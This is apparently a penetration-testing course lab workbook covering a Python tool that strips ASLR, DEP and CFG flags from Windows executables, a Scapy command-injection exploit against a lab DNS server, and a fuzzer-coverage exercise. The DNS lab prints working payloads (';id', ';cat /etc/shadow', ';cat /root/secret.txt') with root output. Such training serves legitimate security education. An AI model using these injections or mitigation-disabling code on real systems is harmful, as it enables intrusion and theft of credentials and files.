By calling the function `bits2flag()`, we can see that the four bits that are set represent 'Terminal_Server_Aware|Guard_CF|NX_Compat|Dynamic_Base'. Now let's imagine that we want to change the bit associated with ASLR, which is called the "Dynamic_Base" flag. To do so, we need to know the byte value of that particular flag. Then we could use an XOR operation to toggle that bit in the `OPTIONAL_HEADER.DllCharacteristics` field. Since `pe_scan.dll_characteristics` is a list, we can use the `.index()` attribute to see what position that value is in the list. When we do, we can see that it is in position 6 of the list. Remember this is actually the 7th bit from the right when we look at it on the screen because the rightmost bit (aka the least significant bit) is bit zero. Our byte value for that flag will be two to the power of six. Let's confirm that by printing it as a binary value.

More DLLCharacteristics

```
pe_scan dll_characteristics
pe_scan bits2flag(pe_scan dll_characteristics pe OPTIONAL_HEADER DllCharacteristics)
format pe OPTIONAL_HEADER DllCharacteristics "016b")
pe_scan dll_characteristics index("Dynamic_Base"
```

Expected Results

```
>>> pe.OPTIONAL_HEADER.DllCharacteristics
49472
>>> format(pe.OPTIONAL_HEADER.DllCharacteristics, "016b")
'1100000101000000
>>> import os
>>> os.system("copy pe_scan_fixme.py pe_scan.py")
>>> import pe_scan
>>> dir(pe_scan)
['_builtins_', '__cached__', '__doc__', '__file__', '__loader__', '__name__',
 '__package__', '__spec__', 'argparse', 'bits2flag', 'ctypes', 'dll_characteristics', 'glob',
 'itertools', 'pefile', 'search', 'search_tables', 'sys', 'togglebit']
>>> pe_scan.dll_characteristics
['reserved0', 'reserved1', 'reserved2', 'reserved3', 'undefined1', 'High_Entropy_VA',
 'Dynamic_Base', 'Force_Integrity', 'NX_Compat', 'No_isolation', 'No_SEH', 'No_bind',
 'App_Container', 'WDM_Driver', 'Guard_CF', 'Terminal_Server_Aware']
>>> pe_scan.bits2flag(pe_scan.dll_characteristics, pe.OPTIONAL_HEADER.DllCharacteristics)
'Terminal_Server_Aware|Guard_CF|NX_Compat|Dynamic_Base'
>>> format(pe.OPTIONAL_HEADER.DllCharacteristics, "016b")
'1100000101000000
>>> pe_scan.dll_characteristics.index("Dynamic_Base")
6
```

When we take two to the power of index of "Dynamic_base" inside of the list `pe_scan.dll_characteristics` (i.e., 2^{**6}) and display it as a binary value, we can see the bit is in the 7th position from the right. This is a visual confirmation that we will be toggling the correct flag when we use the XOR operation to flip that bit. The next line creates a variable named `bitmask` that stores that value. Before we try and XOR those bits, let's remind ourselves of what the bits currently look like. Use the up-arrow button on your keyboard to find the `format()` command that prints `OPTIONAL_HEADER.DllCharacteristics` as a 16-bit binary value with leading zeros. Press enter and print the current flags to the screen as 16 binary ones and zeros. Then add `"^ bitmask"` to the end of the value to see that it does toggle that bit. That will work. Now assign this new value to the `pe.OPTIONAL_HEADER.DllCharacteristic` property of the PE. You did it! The bit has been toggled inside the EXE, but for the moment it is only in memory. To create a new EXE with that flag modified, call `thefile.write()` and set the `filename` argument to the path of the file you want to create.

More DLLCharacteristics

```
format 2 pe_scan dll_characteristics index("Dynamic_Base"), "016b"
bitmask 2 pe_scan dll_characteristics index("Dynamic_Base")
format pe OPTIONAL_HEADER DllCharacteristics "016b")
format pe OPTIONAL_HEADER DllCharacteristics bitmask "016b")
pe OPTIONAL_HEADER DllCharacteristics pe OPTIONAL_HEADER DllCharacteristics bitmask
pe write(filename "c:\\DEV\\modified_cmd.exe")
```

Expected Results

```
format(2**pe_scan.dll_characteristics.index("Dynamic_Base"), "016b")
'0000000001000000
>>> bitmask = 2**pe_scan.dll_characteristics.index("Dynamic_Base")
>>> format(pe.OPTIONAL_HEADER.DllCharacteristics, "016b")
'1100000101000000
>>> format(pe.OPTIONAL_HEADER.DllCharacteristics ^ bitmask, "016b")
'1100000100000000
>>> pe.OPTIONAL_HEADER.DllCharacteristics = pe.OPTIONAL_HEADER.DllCharacteristics ^
bitmask
>>> pe.write(filename = "c:\\DEV\\modified_cmd.exe")
```

Completing the pe_scan.py Toggle feature

Now you're ready to write the code. Use your favorite editor to complete the code in `pe_scan.py`.

Add Toggle Feature

```
if args.toggle:
    current_flags = thefile.OPTIONAL_HEADER.DllCharacteristics
    bitmask = 2**dll_characteristics.index(args.toggle) # (1)
    thefile.OPTIONAL_HEADER.DllCharacteristics = current_flags ^ bitmask
    thefile.write(filename + "{}.new".format(pe))
    print("New File created {}".new".format(pe))
```

1. One Possible bitmask toggle solution

Harder Version

Add globbing to -t option

If you decided to take on the harder challenge, there are a couple of additional steps required to complete the program. First, you had to modify the argument passed to the argument parsers `add_argument()` function. Adding `nargs="*"` to the `-t` option

allows the user to specify a list of flags they want to toggle. Each flag will be separated by a space, and they will terminate the list with a double dash. You should also modify the help parameter so that the users know how to properly use this command line option. Once this change is made, `args.toggle` will no longer be a string. Instead, it will contain a list of all of the arguments that are passed on the command line.

Adding `nargs="*" to the argument parser`

```
parser.add_argument("-t", "--toggle", nargs="*", choices=dll_characteristics, help="A list of Header Characteristics bit to toggle. Flags are space separated and end with two dashes. Example --toggle NO_SEH Guard_CF --")
```

Very similar to the simpler challenge, this one is completed by XORing a bitmask with the current value and then writing a new executable to disk. The only real difference here is that we have to have a bitmask with all of the bits set that we need to toggle. To do that, we start with a value of zero and use a for loop to turn on each of the bits in the bitmask. Then we can XOR that with the current value and update the data structure in the PE.

Loop through all the flags and toggle the bits

```
if args.toggle:
    current_flags = thefile.OPTIONAL_HEADER.DllCharacteristics
    bitmask = 0
    for eachflag in args.toggle:
        bitmask |= (1 << dll_characteristics.index(eachflag))
    thefile.OPTIONAL_HEADER.DllCharacteristics = current_flags ^ bitmask
    thefile.write(filename + "{}.new".format(pe))
    print("Flags Changes written to {}".format(pe))
```

Testing the harder version

Let's test out the multiple flags' version of the code. Here we pass the CLI argument `"t Dynamic_Base Guard_CF NX_Compat "`. That tells the program to toggle each of those flags inside of `c:\windows\system32\cmd.exe`. When you press *ENTER*, it tells you that it has written the changes to `c:\windows\system32\cmd.exe.new`. Be sure to check `c:\windows\SysWOW64\` as well. Now run the program again with the `f` option to show you the flags that are set on the EXE. Try it on both the original `cmd.exe` and the newly created `cmd.exe.new`. You should see that each of the security flags have changed!

Expected Results

```
C:\DEV python3 pe_scan_difficult_finished.py -t Dynamic_Base Guard_CF NX_Compat
\Windows\System32\cmd.exe
Flags Changes written to c:\Windows\System32\cmd.exe new
:\Windows\System32\cmd.exe b'printf' in dll msvcrt.dll

C:\DEV python3 pe_scan_easy_finished.py -f : \Windows\System32\cmd.exe
:\Windows\System32\cmd.exe flags Terminal_Server_Aware Guard_CF NX_Compat Dynamic_Base
:\Windows\System32\cmd.exe use b'printf' in dll msvcrt.dll

C:\DEV python3 pe_scan_easy_finished.py -f : \Windows\System32\cmd.exe new
:\Windows\System32\cmd.exe new flags Terminal_Server_Aware # (1)
:\Windows\System32\cmd.exe b'printf' in dll msvcrt.dll
```

1. Our Security Flag Toggled!

Key Takeaways

- Enhanced python script with additional features
- Used python introspection
- Interacted with ctypes, PE, and DLLs

Lab 3.2: Scapy DNS Exploit

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

In this lab, you will build a Scapy-based exploit to target the **jwdsd DNS server** running on the **10.10.10.68** host on UDP port 53. You can choose your own path to complete this lab, based on your comfort with scripting and working with Python code. The goal is to use Scapy in the interactive mode (for example, by running "scapy" from the shell and creating the packet manually) to send a malicious packet to the server and examine the server response.

You will need to connect to a DNS server hosted over the SEC660A VPN lab environment at 10.10.10.68. The DNS server is listening on the DNS standard of TCP port 53.

Use your course Ubuntu VM and the SEC660A VPN lab environment to complete this lab.

Objectives

- Develop a Scapy script to exploit a parsing vulnerability on the server,
- Send interactive packet
- Examine the response
- Attempt to access `/root/secret.txt`

Preparation

VM Environment

Unzip and boot up your course Ubuntu VM if you haven't already done so

Networking Environment

This lab uses the **SEC660A** range environment

This lab uses the **SEC660A** range environment (note the "A" at the end of the title).

Please ensure you have the correct OpenVPN configuration file from the [MyLabs section of your SANS account](#).

Getting Started with Scapy

To complete this lab, you'll need to use the Scapy `DNS()` and `DNSQR()` functions. The `DNS()` function allows you to create a DNS header, pre-populated as a DNS request. The `DNS()` function accepts a parameter, "qd", that represents the query data submitted in the request. You populate the qd parameter by returning the value from the `DNSQR()` function.

In the example on this slide, the `sr1()` function is used to send an IP packet with a UDP header. The `DNS()` function is used to append the DNS header to the UDP packet, populating the qd parameter with the query data specified in the `DNSQR()` function. You'll use a similar technique to complete this lab lab.

Get started with Scapy

```
cd ~/scapy
sudo ./run_scapy
```

```
conf iface 'tap0'
query  DNS(rd  qd DNSQR(qname "files.sec660.org")) # (1)
answer srl IP(dst "10.10.10.78")/UDP(dport 53)/query # (2)
```

1. `rd=1` means allow recursion
2. `query` is the full DNS query

Expected Results

```
$ cd ~/scapy
$ sudo ./run_scapy
>>> conf.iface='tap0'
>>> query = DNS(rd=1,qd=DNSQR(qname="files.sec660.org"))
>>> answer = srl(IP(dst="10.10.10.78")/UDP(dport=53)/query)
Begin emission:
Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
>>> answer.summary()
'IP / UDP / DNS Ans "10.10.10.70" '
>>
```

Use Wireshark to easily decode packets

While you are working on this lab, it may be beneficial to have a sample DNS query and response record displayed in Wireshark. You can use the capture file shown on this page in Wireshark for a reference example to use while creating the exploit script.

Examine a sample DNS query with wireshark

wireshark /home/deadlist/scapy/dns-example.pcap

Expected Results

The image shows a Wireshark packet capture of a DNS query and response. The packet list at the top shows two packets: a DNS query (No. 1) and a DNS response (No. 2). The packet details pane shows the structure of the query, including the domain name 'www.willhackforsushi.com' and the query type 'A (Host Address)'. The packet bytes pane shows the raw data of the query, including the domain name and the query type.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.130.4.64	8.8.8.8	DNS	84	Standard query 0x0003 A www.willhackforsushi.com
2	0.022930	8.8.8.8	10.130.4.64	DNS	100	Standard query response 0x0003 A www.willhackforsushi.com

Additional RRs: 0

Queries

- www.willhackforsushi.com: type A, class IN
 - Name: www.willhackforsushi.com
 - [Name Length: 24]
 - [Label Count: 3]
 - Type: A (Host Address) (1)
 - Class: IN (0x0001)

0000 b0 fa eb 68 24 00 a0 88 b4 58 3f a0 08 00 45 00 ...h\$... .X?...E.

0010 00 46 08 7f 00 00 80 11 13 57 0a 82 04 40 08 08 .F..... .W...@..

0020 08 08 e3 ca 00 35 00 32 3d eb 00 03 01 00 00 01 5.2 =.....

0030 00 00 00 00 00 00 03 77 77 77 10 77 69 6c 6c 68 w ww.willh

0040 61 63 6b 66 6f 72 73 75 73 68 69 03 63 6f 6d 00 ackforsu shi.com.

0050 00 01 00 01 ...

Query Type (dns.qry.type), 2 bytes Packets: 2 · Displayed: 2 (100.0%) · Load time: 0:0.0 Profile: Default

Jwdsnsl Vulnerability Disclosure

Disclosure Announcement

Team OWNAGE-R-US

Back again with more exploits. Team OWNAGE-R-US identifies a remot command injection (RCI) vulnerability in jwdsnsl. Disclosed here for your DNS rootin-tootin-hackin enjoyment.

VULNERABILITY

jwdsnsl logs the contents of DNS queries with an invalid Type record to a file, but does not validate input data. Any DNS query that uses a type of 32 that includes a leading ";" in the hostname portion of the query record will be executed by the server. As r00t!

```
e.x. ;ls
      ;whoami
      ;cat /etc/shadow
```

DISCLOSURE:

OWNAGE-R-US is holding our exploit to give the jwdsnsl author time to fix. We're nice like that.

Interacting with the DNS server

Before starting to develop the attack script, we can spend a little time interacting with the DNS server using the dig utility. The EXPLOITS-RUS advisory indicates the server is vulnerable to a command injection attack when the DNS query uses type 32 (an unsupported DNS type, unlike "A", "AAAA", "MX", and "PTR" records, for example).

- The jwdsnsl server responds to queries using standard DNS lookup tools
- The EXPLOITS-RUS advisory indicates that query type 32 allows for RCI
- dig and nslookup do not let us specify arbitrary nonstandard query types
- Craft a DNS query with Scapy using query type 32

While dig can be used to send a request to the server using the "A" and other supported record types, it does not allow the attacker to specify a nonstandard type by number. To send this packet, we'll craft the DNS request packet using Scapy.

From the Scapy interactive prompt, we can create a simple DNS request packet using the DNS() and DNSQR() headers. Looking at the parameters available in DNSQR() with "ls(DNSQR)", as shown on this page, we see the qtype parameter can be used to specify the query type, while qname can be used to specify the hostname.

By combining the DNS() function using the qd parameter with the return value of DNSQR with the qname and qtype parameters sent, we can create a simple Scapy packet payload that can be used to attack the server. Finish the packet by adding the IP and UDP headers to the packet.

Craft DNS packets with scapy

```
cd /home/deadlist/scapy
sudo ./run_scapy
```

```
ls DNSQR
payload  DNS(rd 1 qd DNSQR(qname ";ls" qtype 32))
```

Expected Results

```
>>> ls(DNSQR)
qname      : DNSStrField          = (b'www.example.com')
qtype      : ShortEnumField       = (1)
qclass     : ShortEnumField       = (1)
>>> payload = DNS(rd=1,qd=DNSQR(qname=";ls",qtype=32))
```

```
payload  DNS(rd 1 qd DNSQR(qname ";id" qtype 32)) # (1)
header   IP(dst "10.10.10.68")/UDP(dport 53)      # (2)
srl(header/payload)                             # (3)
```

1. Command injection `id`
2. Target DNS server
3. Send one DNS on top of IP packet then receive 1 answer

Expected Results

```
>> payload  DNS(rd 1 qd DNSQR qname ";id" qtype 32))
>> header   IP dst "10.10.10.68" /UDP(dport 53)
>>> srl(header/payload)
Begin emission
Finished sending 1 packets
*
Received 2 packets got          remaining  packets
IP version 4 ihl 5 tos 0x0 len 100 id 42476 flags DF frag 0 ttl 64 proto udp chksum 0x263c
src 10.10.10.68 dst 10.10.10.80.9 |<UDP sport domain dport domain len 80 chksum 0xd2ea |<DNS
id 0 qr 1 opcode QUERY 0 tc 0 rd 1 1 0 ad 0 cd 0 rcode ok qdcount 1 ancourt 1
nscount 0 arcount 0 qd= DNSQR qname ';id.' qtype NIMLOC qclass IN |> n= DNSRR
';id.' type A rclass IN ttl 0 rdlen None rdata 117.105.100.61 |<Raw load '0(root)
gid=0(root) groups=0(root)\n |>> ns None ar None |>>>
```

Do you see the output of the `id` command near the end of the response?

Stealing a file

```
payload  DNS(rd  qd DNSQR(qname ";cat /root/secret.txt" qtype 32))
header   IP(dst "10.10.10.68")/UDP(dport 53)
srl(header/payload)
```

Expected Results

```
>> payload  DNS(rd  qd DNSQR qname ";cat /root/secret.txt" qtype 3 ))
>>> header   IP dst "10.10.10.68" /UDP(dport 53)
>> srl(header/payload)
Begin emission
Finished sending 1 packets

Received 1 packets got 1 answers remaining 0 packets
IP version 4 ihl 5 tos 0x0 len 169 id 42480 flags DF frag 0 ttl 64 proto udp chksum 0x25f3
  10.10.10.68 dst 10.10.80.9 |<UDP sport domain dport domain len 149 chksum 0xd909 |<DNS
id 0 qr 1 opcode QUERY a 0 tc 0 rd 1 a 1 0 ad 0 cd 0 rcode ok qdcount 1 ancourt 1
nscount arcount qd= DNSQR qname ';cat /root/secret.txt.' qtype NIMLOC qclass IN |>
an=<DNSRR rname ';cat /root/secret.txt.' type A rclass IN ttl 60 rdlen None
rdata 74.105.109.109 |<Raw load 'y Hoffa is buried in the Meadowlands Complex in East
Rutherford, NJ "Giants Stadium".\n |>> None None |>>>
```

Key Takeaways

- Scapy allows us to craft and receive packets
- Giving us flexibility otherwise hard to obtain
- Scapy development can be quick for developing proof-of-concept (PoC) attacks
- With a bit of Python, we can turn Scapy PoCs into useful exploits

Lab 3.3: DynamoRIO Block Measurement

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

In this lab, you'll use DynamoRIO to measure the code coverage.

You will use the DynamoRIO Drcov block measurement tool to monitor the Savant web server application. We'll measure block coverage under two conditions: normal network operation (retrieving a web page from the server with a web browser) and again using a supplied fuzzer. You will visualize the coverage difference using IDA and the `dynapstalker.py` script.

Note that there are two versions of DynamoRIO installed, version 7 and version 8. It has been the case over time where certain processors, such as AMD Ryzen, have had issues with DynamoRIO. If you get an error when trying version 7, please try version 8, and vice-versa.

Objectives

- Measure code coverage on the Savant web server
 - Initially for normal network operation
 - Again using a supplied fuzzer script
- Evaluate blocks hit and missed for fuzzer enhancement opportunities
- Use your provided Windows 10 VM
- There is DynamoRIO7 and DynamoRIO8
 - Depending on your processor type, if you get errors using one version, try the other version

Preparation

Networking Environment

Unzip and boot up your SANS-provided Windows VM if you haven't already done so!

DynamoRIO Drrun, Drcov


First, you will instrument the Savant binary as the fuzzing target, launching it with the DynamoRIO Drcov module. Using the Windows 10 image, change to the `C:\DEV` directory and then run the 32-bit version of `drrun.exe` with the Drcov module, writing the instrumented data in text format using the `-dump_text` argument. Delimit the `drrun.exe` arguments using the double-dash parameter and then specify the path to the `Savant.exe` binary. Savant will start while Drcov instruments the binary.

Get started with DynamoRIO

```
cd \dev
:\dev\DynamoRIO7\bin32\drrun ex -t drcov -dump_text :\Savant\Savant.exe
```

Expected Results

The `drrun` command will run the savant webserver, and will NOT return to the command shell until the Savant process is crashed or ended gracefully. You should see a GUI to control the Savant webserver.



Normal Behavior

With Drcov instrumenting the Savant binary, establish a baseline of normal access to color-code in IDA. Browse to the web server at <http://127.0.0.1> and interact as a normal user (request the index page, refresh the browser, generate a 404 response or any other nonstandard HTTP/200 response, and so on). Spend **at least 1 minute** interacting with the server in this fashion and then close the browser.

Do NOT quit drrun + savant too early

The `drrun` and `savant` processes will not correctly record the data if you terminate too fast; be sure at least **ONE ENTIRE MINUTE** has occurred before closing the browser and savant.

When enough time has passed, close the Savant process by clicking *Shutdown* and then *Yes*. Drcov will create a log file in the current directory using a filename similar to the example shown here. The Drcov processes should automatically stop. You should not have to hit *Ctrl-C*. If you shutdown Savant and Drcov hangs, try killing the Savant process using Task Manager.

A zero byte sized log file means there was a failure

If a 0-byte log file is created, then this step of the lab failed. Please start by trying another time or two, and if it is still not creating the file properly, reboot the Windows VM and try again.

Expected results

```
C:\DEV>dir *.log
04/01/2023  02:33 PM                2,387,843 drcov.Savant.exe.04656.0000.proc.log
```

Simple Fuzzer

Now that you have established the baseline of access to the web server, you will instrument the Savant process again, this time using a simple fuzzer to send a mutated HTTP request to the server.

Press the up arrow in your command prompt to return to the previous Drrun command line and then press Enter to start Drrun again. Open a new command prompt and navigate to the C:\DEV window. Optionally, examine and then run the `httpfuzz.py` script. Let the fuzzer run **for at least 1 minute**, stop the fuzzer by pressing *CTRL-C*, and then quit Savant as we did in the previous step. If a 0byte log file is created, or if Drcov hangs, please delete the 0byte log file, reboot the Windows VM, and try again.

Restart drrun in previous window

```
:\dev\DynamoRIO7\bin32\drrun -t drcov -dump_text :Savant\Savant
```

Start a simple fuzzer in a second window

```
cd \dev
python httpfuzz.py
```

Expected Results

```
C:\DEV>python httpfuzz.py
Sending junk to the local webserver
Fuzzing verbs set 0
Fuzzing verbs set 1
```

Like we saw in the previous example, Drcov will generate a new log file recording the basic blocks reached when the instrumented binary exits.

Expected results

```
C:\DEV>dir *.log
04/01/2023  02:33 PM                2,387,843 drcov.Savant.exe.04656.0000.proc.log
04/01/2023  02:35 PM                2,812,020 drcov.Savant.exe.09239.0000.proc.log
```

Create IDC scripts from logs

Next, use Dynapstalker to convert the log files generated by Drcov to IDC color-coded scripts. Dynapstalker takes three mandatory arguments and one optional argument:

- drcov log file (`drcov.Savant.exe...proc.log`)
- case-insensitive instrumented process name (`savant.exe`)
- desired IDC script name (`savant-X.idc`)
- optional RGB color code in hex notation (the default value is yellow, `0x00ffff`)

Run the Dynapstalker script twice, creating two output IDC scripts for use in IDA. The first script will represent the base instrumentation generated through normal access by a browser to the server. The second will represent the basic blocks reached under the simple Python fuzzer. Use yellow (`0x00ffff`) to mark the base access and green (`0x00ff00`) to mark the fuzzed access, as shown.

Ensure you keep the files straight

NOTE: You must ensure that you use the correct files. It is easy to mess this step up. If you make a mistake, start the lab over. Look at the create time of the log files. The one with the earlier time stamp should be the one you name `savant-base.idc` and the newer time stamp should be the one you name `savant-fuzzer.idc`.

Expected Results

```
C:\DEV>python dynapstalker\dynapstalker.py
Usage: dynapstalker\dynapstalker.py drcov-log-file process-name output-idc-script [0xrrggbb
color

C:\DEV>python dynapstalker\dynapstalker.py drcov.Savant.exe.09239.0000.proc.log savant.exe
savant-base.idc 0x00ffff

C:\DEV>python dynapstalker\dynapstalker.py drcov.Savant.exe.04656.0000.proc.log savant.exe
savant-fuzzer.idc 0x00ff00
```


Viewing results in IDA

- Start IDA v7.0 Free Version
 - Select "New" to disassemble a new file
 - Open `C:\savant\savant.exe`
 - Click *OK* and accept default options
 - Choose *No* for symbol lookup
 - Wait for **autoanalysis complete** message
- Run IDC scripts from Dynapstalker, starting with the base one!
- Click *File | Script File*
 - Select `c:\DEV\savant-base.idc`, click *Open*
 - Select `c:\DEV\savant-fuzzer.idc`, click *Open*


Visualize Block Coverage

In IDA, press the *G* key to open the Jump dialog. Enter the address `00406430` to move the display to match the function shown here. In IDA, you can press *W* to scale the graph to fit the screen. IDA allows you to press *1* to zoom in to 100% resolution, and Windows users can press *CTRL-KeypadPlus* or *CTRL-KeypadMinus* to zoom in or out. Some people prefer to use *CTRL* and a scroll wheel or gesture to zoom in or out. In the Windows 10 VM used in class, we have configured IDA to use the *2* key to zoom in and the *3* key to zoom out.

Zoom in on the IDA view until you see colored blocks, marking the blocks hit by the two *Drrun* invocations, for base functionality and the targeted fuzzer coverage. Click and drag with your mouse to pan the graph view. If you look at the blocks in this function you can see it is a bunch of if statements reading the HTML header data for fields such as *IF-MODIFIED-SINCE*, *MIMI-VERSION*, and *PRAGMA*.



Zoomed in, we can see the blocks marked by the two IDC scripts. The first script representing basic browser-created access is marked in yellow. Those blocks do not change color, even if they are referenced again by subsequent scripts (the IDC script will only change the block color if it is the default white color).



The green blocks indicate coverage from the fuzzer, reaching different areas of the target executable. Still, the script could be further improved to reach more of the unreachable blocks. Analyzing the disassembled blocks can offer insight into what needs to be done to change the fuzzer to reach greater code coverage.

Key Takeaways

- Your fuzzer will never find bugs in code you don't execute
- DynamoRIO's Drcov module logs the address of executed blocks
- Dynapstalker converts the Drcov log into IDA IDC scripts
 - Using the IDC scripts, you can color-code hit blocks
 - Reviewing this information and identifying missed code with IDA can give you insight into how to modify your fuzzer to reach greater code depth

Lab 3.4: Problem Solving with Scapy and Python

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

- Ubuntu VM
- `/home/deadlist/scapy/wifimirror.dump`

In this lab, you are going leverage your Scapy and a little Python development to take the packet capture and extract the original Ethernet packets, writing them to a new packet capture file.

Objectives

- Enhance python script with additional features
- Use python introspection
- Interact with ctypes, PE, and DLLs

Preparation

VM Environment

Unzip and boot up your SANS-provided Ubuntu VM if you haven't already done so!

Introduction

